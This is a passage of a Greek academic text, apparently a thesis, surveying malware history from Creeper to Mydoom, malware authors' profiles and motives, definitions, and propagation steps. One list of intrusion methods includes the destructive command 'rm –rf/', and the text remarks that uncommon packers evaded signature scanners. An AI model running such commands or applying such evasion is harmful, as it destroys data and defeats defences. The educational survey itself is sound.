Το πρώτο πρόγραμμα καταπολέμησης ιών (antivirus) ήρθε στις αρχές της δεκαετίας του '70 όταν μετά την εμφάνιση του ιού Creeper (τα συστήματα στα οποία είχε εισχωρήσει τύπωναν το μήνυμα: *"I am the creeper: catch me if you can"* στο Arpanet δημιουργήθηκε ο *Reaper* ο οποίος ήταν ουσιαστικά ένας νέος ιός ο οποίος διαδιδόταν μέσα από το δίκτυο και όταν έβρισκε κάποιον υπολογιστή μολυσμένο από τον *Creeper* έσβηνε τον ιό. Το 1981 κάνει την εμφάνισή του ο elkcloner (ο οποίος δημιουργήθηκε από έναν 15χρονο μαθητή [106]) που δρούσε στους Apple II υπολογιστές.

Οι κακόβουλοι ιοί δεν είχαν βγει στο προσκήνιο μέχρι τη δεκαετία του 1980 όταν ο πρώτος υπολογιστής μολύνθηκε από ιό Brain το 1986. Αυτός εμφανιζόταν και πολλαπλασιαζόταν όταν ο χρήστης έκανε επανεκκίνηση του υπολογιστή του από μία δισκέτα. Αυτός εξαπλώθηκε στιγμιαία σε ολόκληρο τον κόσμο. Εκτός αυτού εμφανίστηκαν και άλλοι τύποι κακόβουλου λογισμικού. Από τα μέσα έως τα τέλη της δεκαετίας του 1990 το πεδίο άρχισε να αλλάζει με την ανάπτυξη του διαδικτύου και την αυξανόμενη χρήση των υπολογιστών και του ηλεκτρονικού ταχυδρομείου [1], [2], [106]. Στο επόμενο διάγραμμα απεικονίζεται η εξέλιξη του κακόβουλου λογισμικού από τότε που πρωτοεμφανίστηκε. Προκύπτει λοιπόν ότι η πολυπλοκότητα αυξάνεται καθώς περνάνε τα χρόνια διότι όλο και πιο δύσκολος γίνεται ο τρόπος εξουδετέρωσής τους. Ειδικότερα το 1981 ήταν το έτος που ο πρώτος ιός καταγράφθηκε ενώ η έννοια του ορίστηκε από το Fred Cohen το 1983. Στη συνέχεια το 1986 ανιχνεύτηκε ο πρώτος ιός σε Microsoft DOS περιβάλλον. Ο ιός "Χριστουγεννιάτικη Κάρτα" της IBM δεν ήταν ακριβώς ένας ιός και δε μόλυνε μεμονωμένα υπολογιστικά συστήματα. Είχε, όμως τρομακτικά αποτελέσματα στο ηλεκτρονικό ταχυδρομείο της IBM κατά τη διάρκεια του Δεκεμβρίου του 1987. [2] Το πρόγραμμα του ιού ήταν ένα ηλεκτρονικό μήνυμα το οποίο δημιουργήθηκε στην Ευρώπη. Το μήνυμα εμφάνιζε μια Χριστουγεννιάτικη Κάρτα στην οθόνη του αποδέκτη, ενώ έστελνε αντίγραφα του εαυτού του σε όλες τις διευθύνσεις email του βιβλίου διευθύνσεών του. Το μήνυμα σύντομα διέσχισε τον Ατλαντικό Ωκεανό και διείσδυσε σε άλλα δίκτυα email συμπεριλαμβανομένου και του παγκοσμίου δικτύου της IBM. Κατόπιν, τα δίκτυα email γέμισαν από αντίγραφα της Χριστουγεννιάτικης Κάρτας μπαίνοντας τελικά σε κατάσταση αναμονής (halt). Χρειάστηκαν από μία μέχρι τρεις μέρες για να καθαρίσουν τα δίκτυα από το μήνυμα της Χριστουγεννιάτικης Κάρτας.



Διάγραμμα 1.1: Η αυξανόμενη πολυπλοκότητα του κακόβολου λογισμικού όπως αυτή εξελίχτηκε στο χρόνο [19]

Το 1988 ανακαλύφθηκε το πρώτο worm από τον Morris όπου λάμβανε υπόψη τις ενημερώσεις του υπολογιστή και τελικά επηρέασε πάνω από 6000 υπολογιστές. Την 1η Απριλίου 1990 ξεκίνησε η προσπάθεια εισβολής στο domain .mil και διήρκεσε σχεδόν δύο χρόνια. Η εν λόγω επίθεση εκτυλίχθηκε κατά τη διάρκεια του Περσικού Πολέμου και ορισμένες από τις προεκτάσεις της θα μπορούσαν να είχαν επιπτώσεις στην αποστολή. Οι hackers εισέβαλαν σε 34 αμερικανικούς στρατιωτικούς ιστότοπους, συμπεριλαμβανομένων και αυτών που συμμετείχαν στην επιχείρηση *"Desert Storm/Shield"*. Αναζήτησαν λέξεις, όπως πυρηνικά, όπλα, πύραυλοι και βρήκαν πληροφορίες για την ακριβή θέση των αμερικανικών στρατευμάτων, τον τύπο των όπλων τους, τις δυνατότητες των πυραύλων Patriot και τις κινήσεις των αμερικάνικων πλοίων. Οι μέθοδοι που χρησιμοποίησαν οι Ολλανδοί Hackers μπορούν να συνοψιστούν στις εξής: *weak passwords, no passwords, password files, password tracking, Trojan login, FTP, deleted files, open servers, social engineering, user accounts, system accounts, login attempts, hosts.equiv, .rhosts, sendmail attack, debug, chsh/chfn, mail spoofing, rm –rf/,* Όλα αυτά τα κατάφεραν χρησιμοποιώντας είτε απλές εντολές που έδιναν με το χέρι, είτε με scripts. Έπειτα το 1998 ανακαλύφθηκαν οι πρώτοι ιοί στη γλώσσα προγραμματισμού java.

Με την αυξανόμενη χρήση του ηλεκτρονικού ταχυδρομείου δημιουργήθηκαν υψηλού επιπέδου worm μαζικής αλληλογραφίας όπως ο Melissa, Zombie και Knark rootkit το 1999. Το 2000 δημιουργήθηκε ο ιός *"I Love You"*. Αυτός προκάλεσε σοβαρές ζημιές στο δίκτυο πολλών ιστοσελίδων λόγω αυξημένης κίνησής του τόσο

στο ηλεκτρονικό ταχυδρομείο, όσο και σε διαδικτυακά αρχεία. Το σκουλήκι εισέβαλε στο εκάστοτε σύστημα τόσο από το ηλεκτρονικό ταχυδρομείο, όσο και από άλλες διαδικτυακές δραστηριότητες, όπως Windows File Sharing, IRC, USENET news και πιθανόν από ιστοσελίδες. Όταν λοιπόν εκτελείτο ο κώδικας του *"I Love You"* προσπαθούσε να στείλει αντίγραφα του εαυτού του σε όλες τις ηλεκτρονικές διευθύνσεις που ήταν καταχωρημένες στο Microsoft Outlook. Παρομοίως ο ιός με την κωδική ονομασία *"Sobig"* προκάλεσε πολύ μεγάλα προβλήματα στους χρήστες υπολογιστών ανά τον κόσμο. Ο ιός χτυπά τους υπολογιστές και διαδίδεται μέσω του ηλεκτρονικού ταχυδρομείου. Ενεργοποιείται με το άνοιγμα ενός αρχείου που έρχεται συνημμένο σε ένα μήνυμα ηλεκτρονικού ταχυδρομείου, το οποίο αναφέρει ότι πρόκειται για ένα αρχείο προστασίας οθόνης ή ρυθμίσεων. Χαρακτηριστικό είναι ότι η εταιρεία ασφαλείας υπολογιστών "*MessageLabs"* ανακοίνωσε ότι μέσα σε μία μόνο ημέρα εντόπισε ένα εκατομμύριο αντίγραφα του *"Sobig"* που μεταδίδεται μέσω του ηλεκτρονικού ταχυδρομείου και έχει ήδη μολύνει χιλιάδες υπολογιστές σε 150 περίπου χώρες. Ο ιός αλλάζει τακτικά την περιγραφή στο θέμα του ηλεκτρονικού μηνύματος και το όνομα του συνημμένου αρχείου και όσοι μολύνονται από τον ιό, λαμβάνουν αρκετά αντίγραφά του, με μηνύματα που μοιάζουν μεταξύ τους.

Το φθινόπωρο του 2000 έγινε ένα σοβαρό περιστατικό εισβολής στο δίκτυο της Microsoft. Χωρίς να έχουν γνωστοποιηθεί πολλά για την υπόθεση και το είδος της προσπέλασης που είχαν αποκτήσει οι εισβολείς είναι σίγουρο πως η φήμη της εταιρείας είχε δεχτεί καίριο πλήγμα. Η επίθεση φαίνεται πως ξεκίνησε από τον υπολογιστή στο σπίτι ενός υπαλλήλου που συνδεόταν με το δίκτυο της εταιρείας. Από εκεί, λοιπόν, ένας Δούρειος Ίππος με όνομα QAZ μεταφέρθηκε στο εσωτερικό του δικτύου και μεταδόθηκε μέσω του ηλεκτρονικού ταχυδρομείου και αυτόματης αντιγραφής του μέσω διαμοιρασμένων φακέλων, αλλάζοντας τη γνωστή εφαρμογή Notepad με τον εαυτό του. Με την ενεργοποίησή του ο "*QUAZ.trojan"* (W32.HLLW.QUAZ.A) ψάχνει για την εφαρμογή *Notepad.exe* και αντιγράφει τον εαυτό του στη θέση του μετονομάζοντας το αυθεντικό σε *note.exe.* Κάθε φορά κάποιος που τρέχει το μεταλλαγμένο *Notepad.exe* εκτελείται και το note.exe, ώστε ο χρήστης να μην διαπιστώνει κάποιο πρόβλημα. Κατόπιν ψάχνει στο δίκτυο για να μολύνει και άλλα αντίγραφα του *Notepad.exe*. Από τη στιγμή που μολύνει ένα σταθμό, στέλνει με μήνυμα ηλεκτρονικού ταχυδρομείου στο hacker την IP διεύθυνσή του, ενεργοποιεί το "*Winsock"* για την επικοινωνία του και περιμένει σύνδεση στο port 7597. Απλά ο hacker ελέγχει το ηλεκτρονικό ταχυδρομείο του μέσω διαδικτύου (που προφανώς έχει ανοιχτεί σε μία δωρεάν υπηρεσία με λάθος στοιχεία) και κάνει telnet από έναν άλλο κόμβο κρύβοντας με τους γνωστούς τρόπους την πραγματική του IP. Βέβαια στην πλειοψηφία τους τα προγράμματα αυτά έχουν αρχεία με τις υπογραφές των ιών που έχουν βρεθεί σε κανονική και συμπιεσμένη μορφή. Έτσι, αν για παράδειγμα συμπιεστεί ένα αρχείο που περιέχει ιό με ένα πρόγραμμα συμπίεσης, όχι ευρέως γνωστό, όπως για παράδειγμα το *NeoLite* σε αυτοσυμπιεζόμενο αρχείο,

τότε τα συστήματα προστασίας δεν το αντιλαμβάνονται αφού το αρχείο είναι εκτελέσιμο (.exe) και η υπογραφή του δεν υπάρχει μέσα σε αυτό [2], [106]. Είναι λοιπόν, εύκολο για οποιονδήποτε χωρίς ιδιαίτερες γνώσεις να συλλέξει πληροφορίες που χρειάζονται και να προσπαθήσει να κάνει μία επιτυχή επίθεση σε ένα ιστότοπο. Για να μπορέσει όμως να παραμείνει άγνωστη η ταυτότητά του, χρειάζεται εμπειρία και χρόνος.

Ο ιός *"Badtrans"* εμφανίστηκε τον Νοέμβριο του 2001, και ερχόταν ως μήνυμα ηλεκτρονικού ταχυδρομείου με διάφορα ονόματα επισυναπτόμενου αρχείου και συνδυασμό δύο καταλήξεων. Οι επιχειρήσεις που διαθέτουν δίκτυο δεν πρέπει να ανησυχούν ιδιαίτερα διότι οι εταιρείες ανάπτυξης αντι-ιικών προγραμμάτων αναφέρουν ότι ο ιός αποτυγχάνει στις περισσότερες περιπτώσεις που επιχειρεί να εισβάλει σε υπολογιστές επιχειρήσεων, καθώς συνήθως χρησιμοποιούνται προγράμματα που φιλτράρουν ύποπτα μηνύματα με κατάληξη *.scr* ή *.pif*. Το μεγαλύτερο πρόβλημα εντοπίζεται στους οικιακούς χρήστες που αν δεν έχουν ενημερώσει το αντι-ιικό τους πρόγραμμα που χρησιμοποιούν με τη τελευταία έκδοση είναι πολύ πιθανό ο ιός να μεταδοθεί στο προσωπικό τους υπολογιστή. Αυτός ο ιός δημιουργεί μεγάλο πρόβλημα ασφάλειας διότι εκτός του ότι διαδίδει τον εαυτό του αυτόματα, εγκαθιστά ένα δούρειο ίππο το οποίο μεταδίδει στον κατασκευαστή του ίου η IP διεύθυνση του μολυσμένου ηλεκτρονικού υπολογιστή καθώς και κωδικούς που πληκτρολόγησε ο χρήστης ή αριθμούς πιστωτικών καρτών που χρησιμοποίησε ο υπολογιστής κατά τη διάρκεια που είναι μολυσμένος. Επίσης το 2001 δημιουργήθηκαν το *"code red"* και το *"Nimda worm"*. Τέλος το *"SoBig"* και *"SQL slammer worm"* ανακαλύφθηκαν το 2003 και το *"Mydoom"* το 2004 [17]. Αυτά τα worm διπλασίαζαν τον αριθμό των θυμάτων κάθε μία με δύο ώρες.

Προκύπτει λοιπόν ότι η εκρηκτική αύξηση των οικονομικών συναλλαγών μέσω του διαδικτύου έχει σαν αποτέλεσμα την αύξηση των περιστατικών ασφάλειας και την εμφάνιση νέων τύπων κακόβουλων λογισμικών και επιθέσεων. Σύμφωνα με τον οργανισμό OECD (Organization for Economic Cooperation and Development) [4] στις μέρες μας, τα κρούσματα ιών και worms μειώνονται ενώ αυξάνονται οι δούρειοι ίπποι και τα backdoors.

Παρόλα αυτά πολλές επιθέσεις είναι πιο εύκολο να αντιμετωπιστούν από τις κοινωνίες που επιβάλουν μέσω των νόμων τους κανόνες ασφάλειας. Οι στόχοι των επιτιθέμενων τείνουν να επικεντρώνονται σε οικονομικά οφέλη. Αυτές οι νέες τάσεις βοηθούν στο να εξηγηθεί γιατί το κακόβουλο λογισμικό είναι μια παγκόσμια εγκληματική βιομηχανία χρήματος.

Κεφάλαιο 2ο- Η ταυτότητα των συγγραφέων του κακόβουλου λογισμικού

Πολύ λίγα πράγματα είναι γνωστά μέχρι σήμερα σχετικά με τους συγγραφείς των ιών και ακόμα λιγότερα από αυτούς που κατασκευάζουν κακόβουλο λογισμικό.

Σύμφωνα με τον Abel E. L. [7] , *"γνωρίζουμε πολύ λίγα πράγματα για αυτούς εξαιτίας του ότι ελάχιστοι από αυτούς έχουν βρεθεί."* Δύο ερωτήματα που εξακολουθούν να παραμένουν είναι στο στάδιο της έρευνας ακόμα είναι ποιοί δημιουργούν κακόβουλο λογισμικό και γιατί το κάνουν. Με βάση τον Esponda F. και άλλους [8], *"η δουλειά που έχει γίνει σχετικά με την ανακάλυψη της ταυτότητας των συγγραφέων κακόβουλων λογισμικών εστιάζεται σε τέσσερα πεδία τα οποία είναι η ηλικία, το φύλο, οι σκοποί που ήθελαν να πετύχουν και οι τεχνικές τους γνώσεις"*. Η ηλικία των συγγραφέων ιών ποικίλει από αυτούς που είναι πολύ νέους έως φοιτητές και επαγγελματίες στο χώρο της πληροφορικής και όχι μόνο. Βέβαια, ο Allen M. [9] τονίζει ότι αυτοί είναι κατά το πλείστον άντρες παρά γυναίκες. Οι γυναίκες, με βάση τον Anderson J. P. [10] , εμφανίζονται υποδεέστερες σε σύγκριση με τους άντρες στο να δημιουργούν ιούς και κακόβουλο λογισμικό.

2.1 Σε τί στοχεύουν οι επιθέσεις των συγγραφέων του κακόβουλου λογισμικού;

Οι τεχνικές γνώσεις των συγγραφέων ιών αμφισβητούνται όταν επιλύονται εύκολα οι ιοί που έχουν προκαλέσει. Όμως αυτοί οι οποίοι δημιουργούν ιούς που έχουν καταστρεπτικές συνέπειες είναι κυρίως άτομα που έχουν εξειδικευμένες τεχνικές γνώσεις σύμφωνα με τον Ferbrache D. [11]. Αναμφισβήτητα λοιπόν το επίπεδο της δεξιότητας των συγγραφέων των ιών αυξάνεται με την βελτίωση των μηχανισμών άμυνας των αντι-ικών προγραμμάτων για τη καταπολέμηση των ιών. Στη σημερινή εποχή είναι γεγονός ότι αυξάνονται τα κίνητρα του να δημιουργήσει κάποιος κακόβουλο λογισμικό. Με βάση τις πηγές [7], [12], [13], [14], [15], [16] το κακόβουλο λογισμικό αναπτύσσεται από τους δημιουργούς του για τους παρακάτω λόγους:

i) Γοητείας με τη τεχνολογία
ii) Φήμης
iii) Να περνούν μηνύματα
iv) Εκδίκησης
v) Ιδεολογίας
vi) Εμπορικές δολιοφθορές
vii) Εκβιασμού
viii) Κατασκοπίας
ix) Μάχες σχετικά με το ποιοί θα φτιάξουν το καλύτερο κακόβουλο λογισμικό
x) Οικονομικά οφέλη

2.2 Οι κατηγορίες των ατόμων που παριστάνουν τους κακόβουλους

Σύμφωνα με τον οργανισμό OECD [4], οι έρευνες δείχνουν ότι αυξάνονται τα άτομα που είναι κακόβουλοι. Αυτοί είναι που δημιουργούν και αναπτύσσουν

κακόβουλο λογισμικό και το διαδίδουν. Οι κατηγορίες των ατόμων που παριστάνουν τους κακόβουλους περιλαμβάνει ερασιτέχνες που επιζητούν αναγνώριση από ενδεχόμενες επιθέσεις που θα εξαπολύσουν σε συστήματα έως και άτομα που διαπράττουν σοβαρά και οργανωμένα εγκλήματα στο κυβερνοχώρο.

Συγκεκριμένα τα άτομα που παριστάνουν τους κακόβουλους χωρίζονται στις εξής κατηγορίες:

- Τα άτομα που πραγματοποιούν καινοτόμες επιθέσεις.

Αυτοί εστιάζουν τη προσοχή τους στο να βρουν αδυναμίες ασφάλειας σε συστήματα ή να εξερευνούν νέα πεδία προκειμένου να διαπιστώσουν αν είναι κατάλληλα για την ενσωμάτωση κακόβουλου κώδικα σε συστήματα. Επίσης, είναι πολύ σημαντικό για αυτούς να πετύχουν οι επιθέσεις που εξαπολύουν, διότι έτσι απολαμβάνουν την πρόκληση της υπέρβασης των ισχυόντων μέτρων προστασίας στα συστήματα.

- Οι ερασιτέχνες, που έχουν ως στόνο να ενισχύσουν την προσωπική τους φήμη.

Αυτοί είναι αρχάριοι χωρίς να διαθέτουν κάποιες εξειδικευμένες προγραμματιστικές γνώσεις παρά το μόνο που κάνουν είναι να χρησιμοποιούν έτοιμα εργαλεία ή γνωστές τεχνικές προκειμένου να κάνουν τις επιθέσεις τους. Επιπλέον επιζητούν να αποσπάσουν το ενδιαφέρον των Μέσων Μαζικής Ενημέρωσης.

- Οι αντιγραφείς.

Αυτοί είναι συνήθως hackers και συγγραφείς κακόβουλου λογισμικού που στοχεύουν να γίνουν γνωστοί στην κοινωνία του κυβερνοεγκλήματος.

- Οι άνθρωποι που κατέχουν πληροφορίες μέσα σε μια επιχείρηση – οργανισμό.

Αυτοί είναι άνθρωποι ενδεχομένως είναι δυσαρεστημένοι και θυμωμένοι με τη διοίκηση της εταιρείας τους ή πρώην εργαζόμενοι. Επίσης μπορεί να είναι ανάδοχοι ή και σύμβουλοι μιας επιχείρησης. Τα κίνητρα αυτών των ατόμων αποσκοπούν στο να εκδικηθούν και να αποσπάσουν σημαντικές πληροφορίες. Αξίζει να τονιστεί ότι είναι η πιο επικίνδυνη κατηγορία που παριστάνει τους κακόβουλους διότι έχουν το πλεονέκτημα δεδομένης της θέσης τους και των δικαιωμάτων που έχουν μέσα σε μια επιχείρηση να γνωρίζουν τα τρωτά της σημεία

- Τα άτομα που διαπράττουν ένα οργανωμένο έγκλημα.

Αυτοί έχουν πολύ μεγάλα κίνητρα, εξαπολύουν τις επιθέσεις τους πολύ οργανωμένα και διαπράττουν πολλά κυβερνοεγκλήματα που αποσκοπούν σε οικονομικά οφέλη.

Κεφάλαιο 3^{ο}- Η έννοια του κακόβουλου λογισμικού

Ο όρος κακόβουλο λογισμικό περιλαμβάνει το σύνολο των εφαρμογών οι οποίες έχουν σχεδιαστεί ώστε να εμπεριέχουν σκόπιμα μη επιθυμητή και μη φανερή στο χρήστη λειτουργικότητα. Πολλές φορές το σύνολο του κακόβουλου λογισμικού περιγράφεται και ως ιός. Επίσης ο όρος αυτός είναι γνωστός και ως κακόβουλος κώδικας. Με βάση λοιπόν τον οδηγό του NIST [1] αναφέρεται *"σε ένα πρόγραμμα που εισέρχεται σε ένα σύστημα, το οποίο συνήθως συγκαλύπτεται, με στόχο να θέτει σε*


κίνδυνο την αξιοπιστία, την ακεραιότητα ή την διαθεσιμότητα των δεδομένων και των εφαρμογών του επιτιθέμενου ή ακόμα και να τον παρενοχλεί."

Το κακόβουλο λογισμικό είναι μια γενική μορφή ενός τμήματος λογισμικού που εισέρχεται σε ένα πληροφοριακό σύστημα για να προκαλέσει ζημιά σε αυτό ή σε άλλα συστήματα ή ακόμα να ανατρέψει τη σωστή χρήση που θα ήθελαν να κάνουν οι χρήστες.

Σύμφωνα με τη Rutkowska J., [18] *"το κακόβουλο λογισμικό μπορεί να αποκτήσει απομακρυσμένη πρόσβαση σε ένα πληροφοριακό σύστημα, καταγράφοντας και στέλνοντας δεδομένα του συστήματος σε μία τρίτη οντότητα χωρίς τη συγκατάθεση του χρήστη, αποκρύπτοντας ότι το σύστημα έχει παραβιαστεί, απενεργοποιώντας τους μηχανισμούς ασφάλειας και καταστρέφοντας το πληροφοριακό σύστημα ή αλλιώς να επηρεάζονται τα δεδομένα και η ακεραιότητα του συστήματος."* Επιπροσθέτως, το κακόβουλο λογισμικό είναι *"ένα κομμάτι κώδικα το οποίο αλλάζει συμπεριφορά είτε με τη λειτουργικότητα του συστήματος είτε με τη επαρκή ασφάλεια ευαίσθητων εφαρμογών, χωρίς τη συγκατάθεση του χρήστη με τέτοιο τρόπο που είναι αδύνατο να εξαλειφθούν αυτές οι αλλαγές καταγράφοντας χαρακτηριστικά του λειτουργικού συστήματος ή της εφαρμογής."* Τέλος ο Bursztein E. [19], ορίζει το κακόβουλο λογισμικό, *"ως μία σειρά εντολών που τρέχουν στον υπολογιστή και ο επιτιθέμενος κάνει στο σύστημα ότι θέλει."*

3.1 Αναλύοντας το διάγραμμα ροής του κακόβουλου λογισμικού

Το διάγραμμα ροής είναι πολύ χρήσιμο διότι μπορεί να γίνει ευκολότερα κατανοητή η διαδικασία με την οποία εξαπλώνεται το κακόβουλο λογισμικό. Με βάση το παρακάτω σχήμα, υπάρχουν δύο βάσεις δεδομένων, όπου η μία έχει το κακόβουλο λογισμικό που έχει ανιχνευθεί και η άλλη είναι καθαρή. Κάθε αίτηση πρώτα ελέγχεται με στόχο να μην γίνει επαναλαμβανόμενη ανάλυση αν αυτή εμπεριέχει κακόβουλο λογισμικό ή όχι και να γίνει και πιο γρήγορη η διαδικασία. Βέβαια δεν υπάρχει καμία διασφάλιση ότι αυτή είναι κακόβουλη, αλλά αν αυτή η αίτηση απορριφθεί τότε θα πρέπει να αναλυθεί. Αν η απάντηση είναι αρνητική τότε το αρχείο διαγράφεται και ενημερώνεται η βάση των δεδομένων. Σε διαφορετική περίπτωση που αντιγράφεται το κακόβουλο λογισμικό ένας μεγάλος αριθμός δειγμάτων παράγεται για να διασφαλίσει ότι όλες οι παράμετροί του μπορούν να ανιχνευθούν. Έπειτα ανιχνεύεται το αντιικό λογισμικό. Τότε το αποτέλεσμα επαληθεύεται εξαιτίας του ότι το κακόβουλο λογισμικό δεν έπρεπε να παρέμβει στην υφιστάμενη ανίχνευση καθώς και δεν θα έπρεπε να προκαλέσει λανθασμένες υποθέσεις. Ο έλεγχος δεν θα προσπαθήσει να βρει προβλήματα σε κάποια από τις πλατφόρμες, αλλά στο αντιικό λογισμικό το οποίο εκτελείται.



Σχήμα 3.1.1: Το διάγραμμα ροής του κακόβουλου λογισμικού [26]

Εν τέλει η βάση δεδομένων του κακόβουλου λογισμικού ενημερώνεται και ο υποβολέας του ενημερώνεται. Συνοψίζοντας λοιπόν, στο διάγραμμα ροής του κακόβουλου λογισμικού στέλνεται ξεχωριστά κάθε αίτηση και εφόσον απορριφθεί, θα ενημερωθεί αυτός που την έχει υποβάλει, διαφορετικά σε περίπτωση που εγκριθεί θα ελεγχθεί αν αυτή είναι γνωστό και θα αναλυθεί περαιτέρω. Εφόσον δεν αναλυθεί θα πάει στη μη μολυσμένη βάση δεδομένων όπου θα γίνει έλεγχος ανίχνευσης και θα ενημερωθεί η βάση δεδομένων. Σε αντίθετη περίπτωση, θα ξαναελεγχθεί και θα γίνει προσπάθεια να βρεθούν τρόποι να διαγραφεί το κακόβουλο λογισμικό. Έπειτα θα γίνει ξανά έλεγχος ανίχνευσης και το κακόβουλο λογισμικό θα αποθηκευτεί στην άλλη βάση δεδομένων.


3.2 Η διάδοση του κακόβουλου λογισμικού

Το κακόβουλο λογισμικό αυτό-επαναλαμβάνεται και εισβάλει σε υπολογιστές χωρίς καν την ανθρώπινη παρέμβαση. Μπορεί να προκαλέσει πολύ σημαντικές ζημιές, όπως καταστροφές στους μολυσμένους υπολογιστές καθώς και στο να γίνει διαρροή των προσωπικών πληροφοριών χρηστών, όπως ο αριθμός της πιστωτικής τους κάρτας. Ο συνήθης τρόπος που πολλαπλασιάζεται το κακόβουλο λογισμικό περιλαμβάνει τα ακόλουθα βήματα:

1. Αναγνώριση: όπου αναζητούνται οι ευάλωτοι υπολογιστές.
2. Μόλυνση: όπου μεταδίδονται κακόβουλα λογισμικά που εκμεταλλεύονται οι αδυναμίες των υπολογιστών προκειμένου να έχουν τον πλήρη έλεγχο
3. Ανακάλυψη: όπου δημιουργούνται ενέργειες για να συλλέξουν τις πληροφορίες στους επιτιθέμενους υπολογιστές, όπως το να κλέψουν κωδικούς και προσωπικά αρχεία.
4. Καταστροφή: όπου δημιουργούνται καταστρεπτικές ενέργειες στους επιτιθέμενους υπολογιστές όπως εκ νέου διαγραφή του σκληρού τους δίσκου.

Όταν ολοκληρωθούν τα βήματα με τα οποία θα γίνει η μόλυνση, το κακόβουλο λογισμικό θα είναι έτοιμο να εξαπλωθεί από το πιο νέο μολυσμένο υπολογιστή σε ένα άλλο επαναλαμβάνοντας αυτή τη διαδικασία. Παρόλα αυτά δεν ακολουθούν την ίδια διαδικασία εξάπλωσης όλα τα κακόβουλα λογισμικά.

